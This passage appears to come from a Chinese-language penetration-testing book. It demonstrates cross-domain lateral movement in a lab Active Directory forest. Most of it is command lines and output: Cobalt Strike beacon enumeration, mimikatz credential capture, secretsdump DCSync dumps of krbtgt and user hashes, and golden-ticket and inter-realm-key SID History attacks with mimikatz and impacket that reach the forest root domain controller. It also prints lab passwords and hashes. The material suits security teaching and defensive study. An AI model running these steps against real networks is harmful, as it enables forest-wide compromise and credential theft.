[+] host called home, sent: 63 bytes
received output:
这项请求将在域 shanghai.xie.com 的域控制器处理。

组名      Domain Users
注释      所有域用户

成员

-----
Administrator      DefaultAccount      krbtgt
sh_admin            sh_test            XIE$
命令成功完成。

-----查看域内用户-----
[*] Tasked beacon to import: /Applications/CobaltStrike/谢公子的插件/./powershell/PowerView.ps1
[+] host called home, sent: 101234 bytes
[*] Tasked beacon to run: Get-NetUser | select name (unmanaged)
[+] host called home, sent: 134767 bytes
received output:

name
----
Administrator
Guest
DefaultAccount
krbtgt
sh_test
sh_admin

```

然后可以使用 adfind 执行如下命令查询其他域的所有用户。

#adfind 查询域 xie.com 的所有域用户

```
Adfind.exe -b dc=xie,dc=com -f "(&(objectCategory=person)(objectClass=user))"
-dn
```

#adfind 查询域 beijing.xie.com 的所有域用户

```
Adfind.exe -b dc=beijing,dc=xie,dc=com -f "(&(objectCategory=person)(objectClass=
ss=user))" -dn
```

如图所示，通过 adfind 查询出 xie.com 和 beijing.xie.com 的所有域用户。

```

beacon> shell Adfind.exe -b dc=xie,dc=com -f "(&(objectCategory=person)(objectClass=user))" -dn
[*] Tasked beacon to run: Adfind.exe -b dc=xie,dc=com -f "(&(objectCategory=person)(objectClass=user))" -dn
[+] host called home, sent: 112 bytes
received output:

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: SH-AD.shanghai.xie.com:389
Directory: Windows Server 2016

dn:CN=Administrator,CN=Users,DC=xie,DC=com
dn:CN=Guest,CN=Users,DC=xie,DC=com
dn:CN=krbtgt,CN=Users,DC=xie,DC=com
dn:CN=hack,CN=Users,DC=xie,DC=com
dn:CN=SHANGHAI$,CN=Users,DC=xie,DC=com
dn:CN=BEIJING$,CN=Users,DC=xie,DC=com
dn:CN=test,CN=Users,DC=xie,DC=com
dn:CN=admin,CN=Users,DC=xie,DC=com

8 Objects returned

beacon> shell Adfind.exe -b dc=beijing,dc=xie,dc=com -f "(&(objectCategory=person)(objectClass=user))" -dn
[*] Tasked beacon to run: Adfind.exe -b dc=beijing,dc=xie,dc=com -f "(&(objectCategory=person)(objectClass=user))" -dn
[+] host called home, sent: 123 bytes
received output:

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: SH-AD.shanghai.xie.com:389
Directory: Windows Server 2016

dn:CN=Administrator,CN=Users,DC=beijing,DC=xie,DC=com
dn:CN=Guest,CN=Users,DC=beijing,DC=xie,DC=com
dn:CN=krbtgt,CN=Users,DC=beijing,DC=xie,DC=com
dn:CN=XIE$,CN=Users,DC=beijing,DC=xie,DC=com
dn:CN=bj_test,CN=Users,DC=beijing,DC=xie,DC=com
dn:CN=bj_admin,CN=Users,DC=beijing,DC=xie,DC=com

6 Objects returned

```

查询所有域主机

在当前主机 Win2008R2 通过执行如下命令查询当前域所有域主机。

```
net group "domain computers" /domain
```

如图所示，查询出当前域的所有域主机。


```

beacon> shell net group "domain computers" /domain
[*] Tasked beacon to run: net group "domain computers" /domain
[+] host called home, sent: 67 bytes
received output:
这项请求将在域 shanghai.xie.com 的域控制器处理。

组名      Domain Computers
注释      加入到域中的所有工作站和服务

成员

-----
WIN2008$
命令成功完成。

-----查看域内主机-----
[*] Tasked beacon to import: /Applications/CobaltStrike/谢公子的插件/./powershell/PowerView.ps1
[+] host called home, sent: 101234 bytes
[*] Tasked beacon to run: Get-NetComputer (unmanaged)
[+] host called home, sent: 134767 bytes
received output:
SH-AD.shanghai.xie.com
WIN2008.shanghai.xie.com

```

然后可以使用 adfind 查询其他域的所有主机。

#adfind 查询域 xie.com 的所有域主机

```
AdFind.exe -b dc=xie,dc=com -f "objectcategory=computer" dn
```

#adfind 查询域 beijing.xie.com 的所有域主机

```
AdFind.exe -b dc=beijing,dc=xie,dc=com -f "objectcategory=computer" dn
```

如图所示，通过 adfind 查询出 xie.com 和 beijing.xie.com 的所有域主机。

```
beacon> shell AdFind.exe -b dc=xie,dc=com -f "objectcategory=computer" dn
[*] Tasked beacon to run: AdFind.exe -b dc=xie,dc=com -f "objectcategory=computer" dn
[+] host called home, sent: 90 bytes
received output:

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: SH-AD.shanghai.xie.com:389
Directory: Windows Server 2016

dn:CN=AD,OU=Domain Controllers,DC=xie,DC=com
dn:CN=AD02,OU=Domain Controllers,DC=xie,DC=com
dn:CN=WIN7,CN=Computers,DC=xie,DC=com

3 Objects returned

beacon> shell AdFind.exe -b dc=beijing,dc=xie,dc=com -f "objectcategory=computer" dn
[*] Tasked beacon to run: AdFind.exe -b dc=beijing,dc=xie,dc=com -f "objectcategory=computer" dn
[+] host called home, sent: 101 bytes
received output:

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: SH-AD.shanghai.xie.com:389
Directory: Windows Server 2016

dn:CN=BJ-AD,OU=Domain Controllers,DC=beijing,DC=xie,DC=com
dn:CN=WIN10,CN=Computers,DC=beijing,DC=xie,DC=com

2 Objects returned
```

跨域横向

现在假设已经通过其他漏洞获得了某个子域的域控制器权限，然后需要跨域横向获得林根域 xie.com 的域控制器权限，进而接管整个域林。这里进行跨域横向使用的方法均涉及到了 SID History。关于 SID History，我们在 6.5 章域权限维持之 SID History 滥用中进行了详细讲解。

1. 获得子域权限

假设现在我们已经拿到了 shanghai.xie.com 的域控和域管理员权限，如图所示：

```
beacon> shell hostname
[*] Tasked beacon to run: hostname
[+] host called home, sent: 39 bytes
received output:
SH-AD


beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
received output:
shanghai\administrator
```

通过 CobaltStrike 内置的 mimikatz 模块抓取到 shanghai.xie.com 的域管理员 administrator 的凭据如下：

哈希：af112951ba8629d25a6a44417579283d

通过解密得到明文：P@ssword12345

如图所示，可以看到 CobaltStrike 抓到的 shanghai.xie.com 的域管理员 administrator 的凭据：



编辑凭证

用户名: Administrator

密码: af112951ba8629d25a6a4441757928

Realm: SHANGHAI

备注:

Source: mimikatz

主机: 10.211.55.13

Save

然后就可以使用 secretsdump.py 脚本执行如下命令利用该域管理员凭据导出当前域 shanghai.xie.com 的任意用户哈希了。

#导出当前域中 krbtgt 用户哈希，由于域林中每个域都有 krbtgt 用户，因此需要加前缀

```
python3 secretsdump.py shanghai/administrator:P@ssword12345@10.211.55.13 -just-dc-user "shanghai\krbtgt"
```

注意，这里指定用户时需要加前缀，如：shanghai\krbtgt。因为在域林中，每个域中都有 krbtgt 用户，因此需要指定。

如图所示，可以看到导出了 shanghai.xie.com 域的 krbtgt 哈希。

```
~/impacket/examples # master # secretsdump.py shanghai/administrator:P@ssword12345@10.211.55.13 -just-dc-user "shanghai\krbtgt"
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:17016f19a93e50c80860f32130fd600f:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:86df1bad5c7b60828b3d9a10737f15b8dad78a9819354942b9c13b90d649b0a
krbtgt:aes128-cts-hmac-sha1-96:75bcbcb239c540ce97010f9c77397f0c
krbtgt:des-cbc-md5:2a4505f1ce73e0ec
[*] Cleaning up...
~/impacket/examples # master # secretsdump.py shanghai/administrator:P@ssword12345@10.211.55.13 -just-dc-user krbtgt
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] ERROR_DS_NAME_ERROR_NOT_UNIQUE: Name translation: Input name mapped to more than one output name.
[*] You just got that error because there might be some duplicates of the same name. Try specifying the domain name for the user as well. It is important to specify it in the form of NetBIOS domain name/user (e.g. contoso/Administrator).
[*] Cleaning up...
```

如果导出的是这个域中特有的用户，或者是直接导出所有用户的话可不指定前缀。命令如下：

#导出当前域中特有的用户哈希，此时可不加前缀

```
python3 secretsdump.py shanghai/administrator:P@ssword12345@10.211.55.13 -just-dc-user sh_test
```

#导出当前域中所有用户哈希，此时可不加前缀

```
python3 secretsdump.py shanghai/administrator:P@ssword12345@10.211.55.13 -just-dc
```

如图所示，可以看到导出 shanghai.xie.com 的特有用户 sh_test 哈希和所有用户哈希。

```
~/impacket/examples # master # python3 secretsdump.py shanghai/administrator:P@ssword12345@10.211.55.13 -just-dc-user sh_test
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
sh_test:1104:aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae:::
[*] Kerberos keys grabbed
sh_test:aes256-cts-hmac-sha1-96:f8b88cddcae5aa2eff18f1b449019db49d09be5868d122bc44abacc666b8e6b1
sh_test:aes128-cts-hmac-sha1-96:34779159c2070a015d20ba9cbc8da49e
sh_test:des-cbc-md5:0eed5e15ab32f83d
[*] Cleaning up...
~/impacket/examples # master # python3 secretsdump.py shanghai/administrator:P@ssword12345@10.211.55.13 -just-dc
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:af112951ba8629d25a6a44417579283d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:17016f19a93e50c80860f32130fd600f:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sh_test:1104:aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae:::
sh_admin:1106:aad3b435b51404eeaad3b435b51404ee:af112951ba8629d25a6a44417579283d:::
SH-ADS$1000:aad3b435b51404eeaad3b435b51404ee:96feff237b5adf7465fa961dfb795a4f:::
WIN2008$1105:aad3b435b51404eeaad3b435b51404ee:1c03583db1f5d4d8984eaf8c1472d8c:::
XIES$1103:aad3b435b51404eeaad3b435b51404ee:0f81015ca4691b714e9db485568e5e6b:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:878239a7c77c67637d67105342d6a33060ea7f226133b446198333e45e350e10
Administrator:aes128-cts-hmac-sha1-96:f7d4ba19c29221959629df5243d586ec
Administrator:des-cbc-md5:765e1c7a15461589
```

并且需要注意的是，子域 shanghai.xie.com 的域管理员无权限 DCSync 林根域 xie.com 和另一个子域 beijing.xie.com。

如图所示，子域的域管理员凭据无权限导出其他域的用户哈希。

```
~/impacket/examples > master ± python3 secretsdump.py shanghai/administrator:P@ssword12345@10.211.55.13 -just-dc-user "xie\krbtgt"
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSGetNCChanges didn't return any object!
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...

~/impacket/examples > master ± python3 secretsdump.py shanghai/administrator:P@ssword12345@10.211.55.13 -just-dc-user "beijing\krbtgt"
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSGetNCChanges didn't return any object!
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

2. 黄金票据+SID History 获得林根域权限

上面我们已经获得了子域 shanghai.xie.com 的域控制器权限和域管理员权限了，现在我们想通过已有的权限获得整个域林的控制权限。这里我们演示使用黄金票据+SID History 攻击来跨域横向获得林根域权限。

使用黄金票据+SID History 攻击首先需要获取当前域 shanghai.xie.com 的域 SID 以及林根域 xie.com 的 Enterprise Admins 的 SID，这个通过 adfind 或者 adexplorer 均可查询到，查询结果如下：

- shanghai.xie.com 的域 SID 为：S-1-5-21-909331469-3570597106-3737937367
- xie.com 的 Enterprise Admins 的 SID 为：S-1-5-21-1313979556-3624129433-4055459191-519

而 shanghai.xie.com 的 krbtgt 哈希在上面我们已经导出来了，为：17016f19a93e50c80860f32130fd600f

这里我们演示通过 mimikatz 执行如下命令进行黄金票据+SID History 攻击：

#生成林根域的黄金票据


kerberos::golden /user:administrator /domain:shanghai.xie.com /sid:S-1-5-21-909


```
331469-3570597106-3737937367 /krbtgt:17016f19a93e50c80860f32130fd600f /si
ds:S-1-5-21-1313979556-3624129433-4055459191-519 /ptt
```

#导出林根域 xie.com 内 krbtgt 用户的哈希

```
lsadump::dcsync /domain:xie.com /user:xie\krbtgt /csv
```

如图所示，可以看到利用完成后，即可导出林根域 xie.com 的 krbtgt 用户哈希了！



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\sh_test>dir \\ad.xie.com\c$
Access is denied.

C:\Users\sh_test>
mimikatz 2.2.0 x64 (oo.oo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /user:administrator /domain:shanghai.xie.com /sid:S-1-5-21-909331469-3570597106-3737937367 /
krbtgt:17016f19a93e50c80860f32130fd600f /sids:S-1-5-21-1313979556-3624129433-4055459191-519 /ptt
User : administrator
Domain : shanghai.xie.com (SHANGHAI)
SID : S-1-5-21-909331469-3570597106-3737937367
User Id : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1313979556-3624129433-4055459191-519 ;
ServiceKey: 17016f19a93e50c80860f32130fd600f - rc4_hmac_nt
Lifetime : 2021/11/3 23:45:00 ; 2031/11/1 23:45:00 ; 2031/11/1 23:45:00
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated


Golden ticket for 'administrator @ shanghai.xie.com' successfully submitted for current session

mimikatz # lsadump::dcsync /domain:xie.com /user:xie\krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD.xie.com' will be the DC server
[DC] 'xie\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502 krbtgt 43b58d80565ff5ce5043d6706d2bf168 514
```

至此，我们已经获得了整个域林的访问权限了！

3. inter-realm key+SID History 获得林根域权限

在 2.2 章域信任中我们讲到了跨域资源是如何访问的。如图所示：



因此只要我们获取到了 inter-realm key 就能制作访问其他域任意服务的 ST 服务票据了。然后在 ST 服务票据中加上企业管理员的 SID History，就可以以企业管理员权限访问域林中的任意服务了！

那么如何获得 inter-realm key 呢？只要获得了域林中任意域的域控制器权限，即可通过相关工具查询出 inter-realm key。下面我们演示通过 mimikatz 和 impacket 脚本获得 inter-realm key。

(1) mimikatz 获得 inter-realm key

在 shanghai.xie.com 域控制器 SH-AD 上通过 mimikatz 执行如下命令获得 inter-realm key 的值。

```
mimikatz.exe "privilege::debug" "lsadump::trust /patch" "exit"
```

如图所示，通过 mimikatz 得到 inter-realm key。

```

C:\Users\Administrator.AD\Desktop>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*-* Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::Debug
Privilege '20' OK

mimikatz # lsadump::trust /patch

Current domain: SHANGHAI.XIE.COM (SHANGHAI / S-1-5-21-909331469-3570597106-3737937367)

Domain: XIE.COM (XIE / S-1-5-21-1313979556-3624129433-4055459191)
[ In ] SHANGHAI.XIE.COM -> XIE.COM
* 2021/10/16 17:39:03 - CLEAR - c0 0c 12 1a d0 ce 4a c3 41 c2 6d dd 63 96 d6 6c 7c 95 3a a9 b9 26 bd 12 34 35 0b 6
b 49 d0 1a d8 63 9c 30 87 78 64 1c f6 20 54 90 d0 bf cd 53 9b 4f b2 67 b0 16 9d d8 f7 24 c6 a5 ef 09 2d 03 7d ad 08 29 c
d da b3 69 b5 16 e6 cb 8e 0d a0 bd 4e d9 3a 9c 5c 33 10 f8 66 15 04 de 8e b4 69 05 77 36 35 50 c1 fa 73 e5 ad d5 82 98 8
f 1a dd a0 4f 47 46 0e b5 2d d9 31 d7 e8 ee cd 77 82 dc f4 7b 45 bb 9c 40 83 41 9a 40 ac 6c 1e 0e eb 38 13 09 6f c6 85 e
3 ef 92 a9 b3 79 0f f4 aa 3f 61 9c 2b 7d ba 99 56 f2 08 d1 3f 4e 39 f9 af 3d 0e a1 bb d1 66 a6 0e b9 3a 9a 76 7e be be a
0 f2 0e 1f 4a a0 98 cf 7d 92 d9 48 7f 43 09 6d c6 5d b2 68 55 f9 33 6e 8d 58 a7 1d 06 08 27 aa a5 c3 22 55 cc d0 bd 2d d
0 1f da fd fc 4a c5 e4 b3 31 0c 55 27 33 14 d7 0d 62 74 79 15 10 4a 8a 93 84 ab 69 cd
* aes256_hmac      bb4986dec9bf6c4677fc5163e101937085bf79d98dd9dc8fdeacfc2b9ba0fe05
* aes128_hmac      961727383ecbc3ccc16a45025262c3d1
* rc4_hmac_nt      0f81015ca4691b714e9db485568e5e6b

[ Out ] XIE.COM -> SHANGHAI.XIE.COM
* 2021/10/16 17:39:03 - CLEAR - c0 0c 12 1a d0 ce 4a c3 41 c2 6d dd 63 96 d6 6c 7c 95 3a a9 b9 26 bd 12 34 35 0b 6
b 49 d0 1a d8 63 9c 30 87 78 64 1c f6 20 54 90 d0 bf cd 53 9b 4f b2 67 b0 16 9d d8 f7 24 c6 a5 ef 09 2d 03 7d ad 08 29 c
d da b3 69 b5 16 e6 cb 8e 0d a0 bd 4e d9 3a 9c 5c 33 10 f8 66 15 04 de 8e b4 69 05 77 36 35 50 c1 fa 73 e5 ad d5 82 98 8
f 1a dd a0 4f 47 46 0e b5 2d d9 31 d7 e8 ee cd 77 82 dc f4 7b 45 bb 9c 40 83 41 9a 40 ac 6c 1e 0e eb 38 13 09 6f c6 85 e
3 ef 92 a9 b3 79 0f f4 aa 3f 61 9c 2b 7d ba 99 56 f2 08 d1 3f 4e 39 f9 af 3d 0e a1 bb d1 66 a6 0e b9 3a 9a 76 7e be be a
0 f2 0e 1f 4a a0 98 cf 7d 92 d9 48 7f 43 09 6d c6 5d b2 68 55 f9 33 6e 8d 58 a7 1d 06 08 27 aa a5 c3 22 55 cc d0 bd 2d d
0 1f da fd fc 4a c5 e4 b3 31 0c 55 27 33 14 d7 0d 62 74 79 15 10 4a 8a 93 84 ab 69 cd
* aes256_hmac      0969588ff2944e22ee5e9adb36349ec7ef801712caaa4a8bf3530d0ac2c41c2d
* aes128_hmac      0bd4e5b01281074ff5219c42d87875bc
* rc4_hmac_nt      0f81015ca4691b714e9db485568e5e6b

```

获得如下信息：

- 获得这个 rc4_hmac_nt 的值为：
0f81015ca4691b714e9db485568e5e6b
- shanghai.xie.com 的域 SID 为：S-1-5-21-909331469-3570597106-3737937367
- xie.com 的 Enterprise Admins 的 SID 为：S-1-5-21-1313979556-3624129433-4055459191-519

(2) powershell 获得 inter-realm key

我们都知道，加\$的是机器账号。但是在域林内，在 Users 组带\$的是信任账号，信任账号的哈希就是 inter-realm key。

我们可以在 shanghai.xie.com 的域控上执行如下命令查询，可以看到查询出来的是 XIE\$ 账号，因为该域是和 xie.com 进行双向信任，因此信任账号是 XIE\$。

```
Get-ADUser -filter * -Properties DistinguishedName,samAccountType | ?{$_.name -like "*$"}
name -like "*$"}

```

如图所示，查询出信任账号 XIE\$。

```
PS C:\Users\Administrator.AD\Desktop> Get-ADUser -filter * -Properties DistinguishedName,samAccountType | ?{$_.name -like "*$"}
DistinguishedName : CN=XIE$,CN=Users,DC=shanghai,DC=xie,DC=com
Enabled           : True
GivenName        :
Name             : XIE$
ObjectClass      : user
ObjectGUID       : fe8dad96-1f84-480f-a645-9fc231204e24
SamAccountName   : XIE$
samAccountType   : 805306370
SID              : S-1-5-21-909331469-3570597106-3737937367-1103
Surname          :
UserPrincipalName :

```

然后可以使用 secretsdump 执行如下命令导出该信任用户 XIE\$ 的哈希了。

```
python3 secretsdump.py shanghai/administrator:P@ssword12345@10.211.55.13
-just-dc-user "shanghai\XIE$"

```

如图所示，导出信任账号 XIE\$ 的哈希，该哈希即是 inter-realm key。

```
~/impacket/examples master ± python3 secretsdump.py shanghai/administrator:P@ssword12345@10.211.55.13 -just-dc-user "shanghai\XIE$"
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
XIE$:1103:aad3b435b51404eeaad3b435b51404ee:0f81015ca4691b714e9db485568e5e6b:
[*] Kerberos keys grabbed
XIE$:aes256-cts-hmac-sha1-96:c0212a629dfbf64120c981f74d7d945b40f5d890deab40d05c1003915ae552a5
XIE$:aes128-cts-hmac-sha1-96:f85c173069847f929ca74a288d542340
XIE$:des-cbc-md5:7acd72dc6e91e692
[*] Cleaning up...

```

(3) impacket 攻击

通过上面手段获得 inter-realm key 后，可以利用 impacket 执行如下命令进行攻击：

#生成高权限的黄金票据

```
python3 ticketer.py -nthash 0f81015ca4691b714e9db485568e5e6b -domain-sid S-1-5-21-909331469-3570597106-3737937367 -extra-sid S-1-5-21-1313979556

```

```
-3624129433-4055459191-519 -domain shanghai.xie.com -spn krbtgt/xie.com administrator
```

#导入票据

```
export KRB5CCNAME=administrator.ccache
```

#获得高权限的 cifs/ad.xie.com 的 ST 服务票据

```
python3 getST.py -debug -k -no-pass -spn cifs/ad.xie.com -dc-ip 10.211.55.4 xie.com/administrator
```

#远程连接林根域控

```
python3 smbexec.py -no-pass -k shanghai.xie.com/administrator@ad.xie.com
```

#导出林根域内 krbtgt 的哈希

```
python3 secretsdump.py -no-pass -k shanghai.xie.com/administrator@ad.xie.com -just-dc-user "xie\krbtgt"
```

如图所示，可以看到利用完成后即可远程连接林根域的域控制器：



```

~/impacket/examples master ± sudo python3 ticketer.py -nthash 0f81015ca4691b714e9db485568e5e6b -domain-sid S-1-5-21-909331469-3570597106-3737937367 -extra-sid S-1-5-21-1313979556-3624129433-4055459191-519 -domain shanghai.xie.com -spn krbtgt/xie.com administrator
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[+] Creating basic skeleton ticket and PAC Infos
[+] Customizing ticket for shanghai.xie.com/administrator
[+] PAC_LOGON_INFO
[+] PAC_CLIENT_INFO_TYPE
[+] EncTicketPart
[+] EncTGSRepPart
[+] Signing/Encrypting final ticket
[+] PAC_SERVER_CHECKSUM
[+] PAC_PRIVSVR_CHECKSUM
[+] EncTicketPart
[+] EncTGSRepPart
[+] Saving ticket in administrator.ccache
~/impacket/examples master ± export KRB5CCNAME=administrator.ccache
~/impacket/examples master ± sudo python3 getST.py -debug -k -no-pass -spn cifs/ad.xie.com -dc-ip 10.211.55.4 xie.com/administrator
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0.9.24.dev1-py3.8.egg/impacket
[+] Using Kerberos Cache: administrator.ccache
Using Kerberos Cache: administrator.ccache
[+] Returning cached credential for KRBtgt/XIE.COM@SHANGHAI.XIE.COM
[+] Using TGT from cache
[+] Getting ST for user
[+] Trying to connect to KDC at 10.211.55.4
[+] Saving ticket in administrator.ccache
~/impacket/examples master ± sudo python3 secretsdump.py -no-pass -k shanghai.xie.com/administrator@ad.xie.com -just-dc-use
~/impacket/examples master ± python3 smbexec.py -no-pass -k shanghai.xie.com/administrator@ad.xie.com
